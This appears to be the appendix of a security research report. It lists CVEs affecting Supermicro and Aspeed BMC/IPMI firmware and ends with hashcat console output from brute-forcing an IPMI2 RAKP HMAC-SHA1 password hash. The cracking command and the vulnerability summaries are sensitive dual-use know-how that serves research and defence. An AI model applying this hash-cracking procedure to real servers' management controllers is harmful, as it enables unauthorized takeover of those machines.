CVE-2020-15046	CVSSv3 8.8	Supermicro X10DRH-iT motherboards with BIOS 2.0a and IPMI firmware 3.40 allow remote attackers to exploit a CSRF issue within web UI configuration interface to add a new admin user.
CVE-2019-19642	CVSSv3 8.8	Supermicro X8STi-F motherboard with IPMI firmware 2.06 and BIOS 2.68, the virtual media feature allows OS command injection by authenticated users who can send HTTP requests to the IPMI IP address.
CVE-2019-16650	CVSSv3 10.0	Supermicro X10 and X11 products, a client's access privileges may be transferred to a different client that later has the same socket file descriptor number. In opportunistic circumstances, an attacker can simply connect to the virtual media service, and then connect virtual USB devices to the server managed by the BMC. Also tracked via nickname "USBAnywhere".
CVE-2019-16649	CVSSv3 10.0	Supermicro H11, H12, M11, X9, X10 and X11 products, a combination of encryption and authentication problems in the virtual media service allows capture of BMC credentials and data transferred over virtual media devices. Attackers can use captured credentials to connect virtual USB devices to the server managed by the BMC. Also tracked via nickname "USBAnywhere".
CVE-2019-6260	CVSSv3 9.8	The Aspeed AST2400 and AST2500 baseband management controller (BMC) hardware and firmware implemented Advanced High-performance Bus (AHB) bridges, which allow arbitrary read

		and write access to the BMC's physical address space from the host. Also tracked via nickname "Pantsdown".
CVE-2018-13787	CVSSv3 6.7	Certain Supermicro X11S, X10, X9, X8SI, K1SP, C9X299, C7, B1, A2 and A1 products have a misconfigured descriptor region, allowing OS programs to modify firmware.
CVE-2013-6785	CVSSv3 4.3	Directory traversal vulnerability in url_redirect.cgi in Supermicro IPMI before SMT_X9_315 allows unauthenticated attackers to read arbitrary files via the url_name parameter.
CVE-2013-4786	CVSSv3 7.5	The IPMI 2.0 specification supports RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication, which allows remote attackers to obtain password hashes and conduct offline password guessing attacks by obtaining the HMAC from a RAKP message 2 response from a BMC.
CVE-2013-4782	CVSSv2 10.0	The Supermicro BMC implementation allows remote attackers to bypass authentication and execute arbitrary IPMI commands by using cipher suite 0 (aka cipher zero) and an arbitrary password.
CVE-2013-3623	CVSSv2 10.0	Multiple stack-based buffer overflows in cgi/close_window.cgi in the web interface in the Intelligent Platform Management Interface (IPMI) with firmware before 3.15 (SMT_X9_315) on Supermicro X9 generation motherboards allow remote attackers to execute arbitrary code via the (1) sess_sid or (2) ACT parameter.

CVE-2013-3622	CVSSv2 9.0	Buffer overflow in logout.cgi in the Intelligent Platform Management Interface (IPMI) with firmware before 3.15 (SMT_X9_315) on Supermicro X9 generation motherboards allows remote authenticated users to execute arbitrary code via the SID parameter.
CVE-2013-3620	CVSSv3 7.5	Hardcoded WSMan credentials in Intelligent Platform Management Interface (IPMI) with firmware for Supermicro X9 generation motherboards before 3.15 (SMT_x9_315) and firmware for Supermicro X8 generation motherboards before SMT X8 312.
CVE-2013-3619	CVSSv3 8.1	Intelligent Platform Management Interface (IPMI) with firmware for Supermicro X9 generation motherboards before SMT_X9_317 and firmware for Supermicro X8 generation motherboards before SMT X8 312 contain hardcoded private encryption keys for the (1) Lighttpd web server SSL interface and the (2) Dropbear SSH daemon.
CVE-2013-3609	CVSSv2 10.0	The web interface in the Intelligent Platform Management Interface (IPMI) implementation on Supermicro H8DC*, H8DG*, G8SCM-F, H8SGL-F, H8SM*, X7SP*, X8DT*, X8SI*, X9DAX-*, X9DB*, X9DR*, X9QR*, X9SBAA-F, X9SC*, X9SPU-F and X9SR* devices relies on JavaScript code on the client for authorization checks, which allows remote authenticated users to bypass intended access restrictions via a crafted request, related to the PrivilegeCallBack function.
CVE-2013-3608	CVSSv2 10.0	The web interface in the Intelligent Platform Management Interface (IPMI) implementation on Supermicro H8DC*, H8DG*, G8SCM-F, H8SGL-F, H8SM*, X7SP*, X8DT*, X8SI*, X9DAX-*, X9DB*, X9DR*, X9QR*, X9SBAA-F, X9SC*, X9SPU-F and X9SR* devices allows remote authenticated users to execute arbitrary

		commands via shell metacharacters, as demonstrated by the IP address field in config_date_time.cgi.
CVE-2013-3607	CVSSv2 10.0	Multiple stack-based buffer overflows in the web interface in the Intelligent Platform Management Interface (IPMI) implementation on Supermicro H8DC*, H8DG*, G8SCM-F, H8SGL-F, H8SM*, X7SP*, X8DT*, X8SI*, X9DAX-*, X9DB*, X9DR*, X9QR*, X9SBAA-F, X9SC*, X9SPU-F and X9SR* devices allow remote attackers to execute arbitrary code on the Baseboard Management Controller (BMC), as demonstrated by the (1) username or (2) password field in login.cgi.

Appendix 2. Hashcat v6.2.2 IPMI2 RAKP HMAC-SHA1 console output

```
.\hashcat.exe -a 3 -m 7300 -d 1 -O --username .\test.txt ?u?u?u?u?u?u?u?u?u?u
hashcat (v6.2.2) starting...

CUDA API (CUDA 11.6)
====================
* Device #1: NVIDIA GeForce RTX 3080, 9106/10239 MB, 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 55

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1100 MB

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Name........: IPMI2 RAKP HMAC-SHA1
Hash.Target......: 642a07d8200000006844608c77cb992114696aeae0f5c7e56b4...41ffa6
Time.Started.....: Fri Jul 22 21:02:34 2022 (50 secs)
Time.Estimated...: Sat Jul 23 11:12:22 2022 (14 hours, 8 mins)
Kernel.Feature...: Optimized Kernel
Guess.Mask.......: ?u?u?u?u?u?u?u?u?u?u [10]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2768.6 MH/s (5.88ms) @ Accel:2 Loops:128 Thr:1024 Vec:1
Recovered........: 0/1 (0.00%) Digests
Progress.........: 136531083264/141167095653376 (0.10%)
Rejected.........: 0/136531083264 (0.00%)
Restore.Point....: 7659520/8031810176 (0.10%)
Restore.Sub.#1...: Salt:0 Amplifier:13568-13696 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: ZEFXPKGFER -> VBFRFKIIND
Hardware.Mon.#1..: Temp: 66c Fan: 78% Util: 91% Core:1892MHz Mem:9242MHz Bus:4
```